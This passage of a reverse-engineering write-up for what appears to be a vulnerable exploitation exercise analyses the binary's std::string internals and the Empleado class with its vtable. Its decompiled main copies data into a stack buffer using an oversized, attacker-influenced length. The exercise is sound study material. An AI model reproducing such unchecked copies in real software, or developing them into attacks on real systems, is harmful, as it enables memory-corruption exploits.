
I labeled the function as std::string* string::string(std::string* var_string, const char *string_source), because I thought it could be a constructor for the string class where a constant char buffer is used to initialize the string.

Function string_variables_init goes to a function (after some wrappers) which initialize buffer_length and max_buffer_length to zero:




```
; std::string *__fastcall string_length_and_max_length_to_zero(std::string *str)
string_length_and_max_length_to_zero proc near

object          = qword ptr  8

                mov     [rsp+object], rcx
                sub     rsp, 28h
                mov     rax, [rsp+28h+object]
                mov     rcx, rax ; object
                call    return_this
                mov     rax, [rsp+28h+object]
                mov     [rax+std::string.buffer_length], 0
                mov     rax, [rsp+28h+object]
                mov     [rax+std::string.max_buffer_length], 0
                mov     rax, [rsp+28h+object]
                add     rsp, 28h
                retn
string_length_and_max_length_to_zero endp
```

Next function will set the max size for the string buffer (without the zero character):




```
; std::string *__fastcall init_max_length_to_15_and_string_first_byte_to_zero(std::string *var_string)
init_max_length_to_15_and_string_first_byte_to_zero proc near

zero_buffer     = byte ptr -18h
var_string_cpy  = qword ptr -10h
object          = qword ptr  8

                mov     [rsp+object], rcx
                sub     rsp, 38h
                mov     rcx, [rsp+38h+object] ; object
                call    return_this_wrapper
                mov     [rsp+38h+var_string_cpy], rax
                mov     rax, [rsp+38h+var_string_cpy]
                mov     [rax+std::string.buffer_length], 0
                mov     rax, [rsp+38h+var_string_cpy]
                mov     [rax+std::string.max_buffer_length], 0Fh
                mov     [rsp+38h+zero_buffer], 0
                mov     eax, 1
                imul    rax, 0
                mov     rcx, [rsp+38h+var_string_cpy]
                add     rcx, rax
                mov     rax, rcx
                lea     rdx, [rsp+38h+zero_buffer] ; byte_buffer
                mov     rcx, rax ; var_string
                call    set_byte_to_string
                add     rsp, 38h
                retn
init_max_length_to_15_and_string_first_byte_to_zero endp
```




```
std::string *__fastcall init_max_length_to_15_and_string_first_byte_to_zero(std::string *var_string)
{
  std::string *v1; // rax
  char zero_buffer; // [rsp+20h] [rbp-18h]
  std::string *v4; // [rsp+28h] [rbp-10h]

  v1 = (std::string *)return_this_wrapper(var_string);
  v4 = v1;
  v1->buffer_length = 0i64;
  v4->max_buffer_length = 15i64;
  zero_buffer = 0;
  return set_byte_to_string(v4, (byte *)&zero_buffer);
}
```

Finally, the buffer first character is filled with a zero value:




```
; std::string *__fastcall set_byte_to_string(std::string *var_string, byte *byte_buffer)
set_byte_to_string proc near

string_var      = qword ptr  8
var_byte_buffer = qword ptr  10h

                mov     [rsp+var_byte_buffer], rdx
                mov     [rsp+string_var], rcx
                mov     rax, [rsp+string_var]
                mov     rcx, [rsp+var_byte_buffer]
                movzx   ecx, byte ptr [rcx]
                mov     [rax], cl
                retn
set_byte_to_string endp
```

Finally, a function takes the length of the constant char *, and it's copied to the buffer or if length is greater than 15, a heap is allocated and saved pointer in the buffer and finally copied the string there.




```
{
  void *v2; // rax
  void *v3; // rax
  std::string *string_var; // [rsp+30h] [rbp+8h]
  const char *source_string_var; // [rsp+38h] [rbp+10h]

  source_string_var = source_string;
  string_var = var_string;
  v2 = (void *)strlen_wrapper(source_string);
  v3 = return_this(v2);
  return string::string_0(string_var, source_string_var, (size_t)v3);
}
```




```
// string::string(std::string *var_string, const char *source_string, size_t size_of_source)
std::string *__fastcall string::string_0(std::string *var_string, const char *source_string, size_t size_of_source)
{
  std::string *result; // rax
  byte byte_buffer; // [rsp+20h] [rbp-28h]
  unsigned __int8 v5; // [rsp+21h] [rbp-27h]
  std::string *string_var_cpy1; // [rsp+28h] [rbp-20h]
  char *string_var1_buffer_pointer; // [rsp+30h] [rbp-18h]
  std::string *string_var; // [rsp+50h] [rbp+8h]
  const char *source_stringa; // [rsp+58h] [rbp+10h]
  unsigned __int64 Size; // [rsp+60h] [rbp+18h]

  Size = size_of_source;
  source_stringa = source_string;
  string_var = var_string;
  string_var_cpy1 = (std::string *)return_this_wrapper(var_string);
  if ( Size > string_var_cpy1->max_buffer_length )
  {
    memset(&v5, 0, sizeof(v5));
    result = (std::string *)allocate_memory(string_var, Size, v5, source_stringa);
  }
  else
  {
    string_var1_buffer_pointer = (char *)return_buffer_array_or_pointer(string_var_cpy1);
    string_var_cpy1->buffer_length = Size;
    j_memmove(string_var1_buffer_pointer, source_stringa, Size);
    byte_buffer = 0;
    set_byte_to_string((std::string *)&string_var1_buffer_pointer[Size], &byte_buffer);
    result = string_var;
  }
  return result;
}
```

The last function I will show from std::string will be “return_buffer_array_or_pointer”, to show how string returns different things depending on size:



```
// function used to know if string is the buffer
// or a pointer, in case of max_length more than 0x10
// return a pointer, in the other hand, return the
// array
const char *__fastcall return_buffer_array_or_pointer(std::string *string_var)
{
  const char *v2; // [rsp+20h] [rbp-18h]
  std::string *string_vara; // [rsp+40h] [rbp+8h]

  string_vara = string_var;
  v2 = (const char *)string_var;
  if ( check_max_length_more_than_0x10(string_var) )
    v2 = (const char *)return_this(*(void **)string_vara->buffer);
  return v2;
}
```


This is also called from the typical “std::string.c_str()”:




```
const char *__fastcall string::c_str(std::string *str)
{
  std::string *v1; // rax

  v1 = (std::string *)return_this_wrapper(str);
  return return_buffer_array_or_pointer(v1);
}
```

Until here I'll explain about the std::string class of the binary, so everytime is referenced in the code, we will take it as a black box, from the idb it's possible to see more about the analysis.

Let's see an overview of main function in the decompiled version:



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  std::string *var_string2_cpy; // ST78_8
  std::string *var_string3_cpy; // ST90_8
  const char *str2_buffer; // rax
  const char *global_var_string2_buffer; // rax
  size_t Size; // STB0_8
  const char *empleado1_employee_buffer; // rax
  signed int i; // [rsp+38h] [rbp-110h]
  Empleado *empleado_1_p_heap; // [rsp+48h] [rbp-100h]
  Empleado *empleado_1; // [rsp+50h] [rbp-F8h]
  Empleado *empleado_p_heap; // [rsp+60h] [rbp-E8h]
  Empleado *empleado_2; // [rsp+68h] [rbp-E0h]
  std::string str2; // [rsp+B8h] [rbp-90h]
  __int64 visual_studio_stupid_value; // [rsp+D8h] [rbp-70h]
  Empleado *empleado_2_cpy2; // [rsp+E0h] [rbp-68h]
  char Dst; // [rsp+E8h] [rbp-60h]
  void (__fastcall *ptr_to_function)(_QWORD); // [rsp+F8h] [rbp-50h]
  std::string var_string2; // [rsp+100h] [rbp-48h]
  std::string v21; // [rsp+120h] [rbp-28h]
  int argca; // [rsp+150h] [rbp+8h]

  argca = argc;
  visual_studio_stupid_value = -2i64;
  string::string(&str2, &string_source_1);
  if ( argca == 1 )
  {
    global_size_value *= 4;
    printf("Argument = %zd\n", global_ptr_to_function2);
  }
  else
  {
    ptr_to_function = global_ptr_to_function_called_from_switcher;
  }
  global_integer_switcher_value = function_of_switcher();
  empleado_1_p_heap = (Empleado *)new(0x48ui64);
  if ( empleado_1_p_heap )
  {
    var_string2_cpy = (std::string *)string::string_4(&var_string2, &str2);
    empleado_1 = Empleado::Empleado(
                   empleado_1_p_heap,
                   var_string2_cpy,
                   45,
                   &p_to_switcher,
                   global_integer_switcher_value);
  }
```



```
  else
  {
    empleado_1 = 0i64;
  }
  empleado_p_heap = (Empleado *)new(0x48ui64);
  if ( empleado_p_heap )
  {
    var_string3_cpy = (std::string *)string::string_4(&v21, &str2);
    empleado_2 = Empleado::Empleado(empleado_p_heap, var_string3_cpy, 54, &p_to_switcher, global_integer_switcher_value);
  }
  else
  {
    empleado_2 = 0i64;
  }
  empleado_2_cpy2 = empleado_2;
  ((void (__fastcall *)(Empleado *))empleado_1->vtable_funcs->set_employee_name)(empleado_1);
  str2_buffer = string::c_str(&str2);
  ((void (__fastcall *)(Empleado *, const char *))empleado_1->vtable_funcs->get_employee_name)(empleado_1, str2_buffer);
  ((void (__fastcall *)(Empleado *))empleado_1->vtable_funcs->set_employee_name)(empleado_1);
  string::string_5(&global_var_string2, const_char_0);
  global_var_string2_buffer = string::c_str(&global_var_string2);
  ((void (__fastcall *)(Empleado *, const char *))empleado_1->vtable_funcs->get_employee_name)(
    empleado_1,
    global_var_string2_buffer);
  for ( i = 0; i < 16; ++i )
  {
    function_of_switcher();
    Size = global_size_value;
    empleado1_employee_buffer = string::c_str(&empleado_1->employee);
    memcpy(&Dst, empleado1_employee_buffer, Size);
    global_ptr_to_function_called_from_switcher = ptr_to_function;
  }
  string::destructor(&str2);
  return 0;
}
```

From this perspective, it is possible to see all the functions called in main, and the variables-classes that are used. I will explain first the main class used in the program programmed by Ricardo.
As we saw, program ask for an employee name, so a class Empleado (Employee) is used in the program to save that information and other stuff:

```
struct Empleado
{
vtable_functions *vtable_funcs;
std::string employee;
__int64 pointer_to_empleado_object;
__int64 p_to_function;
__int64 memcpy_destination;
int p_to_main;
int user_integer;
};
```

In IDA I created this data type as a structure, so I will be able to reference variables in code as Empleado objects. First thing I wrote, is a pointer to another structure called vtable_functions, this is because in this case Empleado objects will be created using the "virtual" reserved string for functions usually used by polymorphism to execute different functions depending on the real object class. This is something out of the scope of this paper, but it's possible to find more information here:

- http://phrack.org/issues/56/8.html (exploiting vtables)
- https://www.tutorialspoint.com/cplusplus/cpp_polymorphism.htm
- https://www.geeksforgeeks.org/virtual-function-cpp/


After that pointer, Empleado has a std::string variable (this is not a pointer but a structure, for that reason it's more memory). Rest of the structure I don't have really clear, but as it's not so important for analysis and exploit, I different names depending on what those are used for (in this version of the exercise and previous). Finally, the last structure that I've added was the vtable:

struct vtable_functions
{
__int64 set_employee_name;
__int64 get_employee_name;
};

This structure has two variables, which are pointers to Empleado functions.

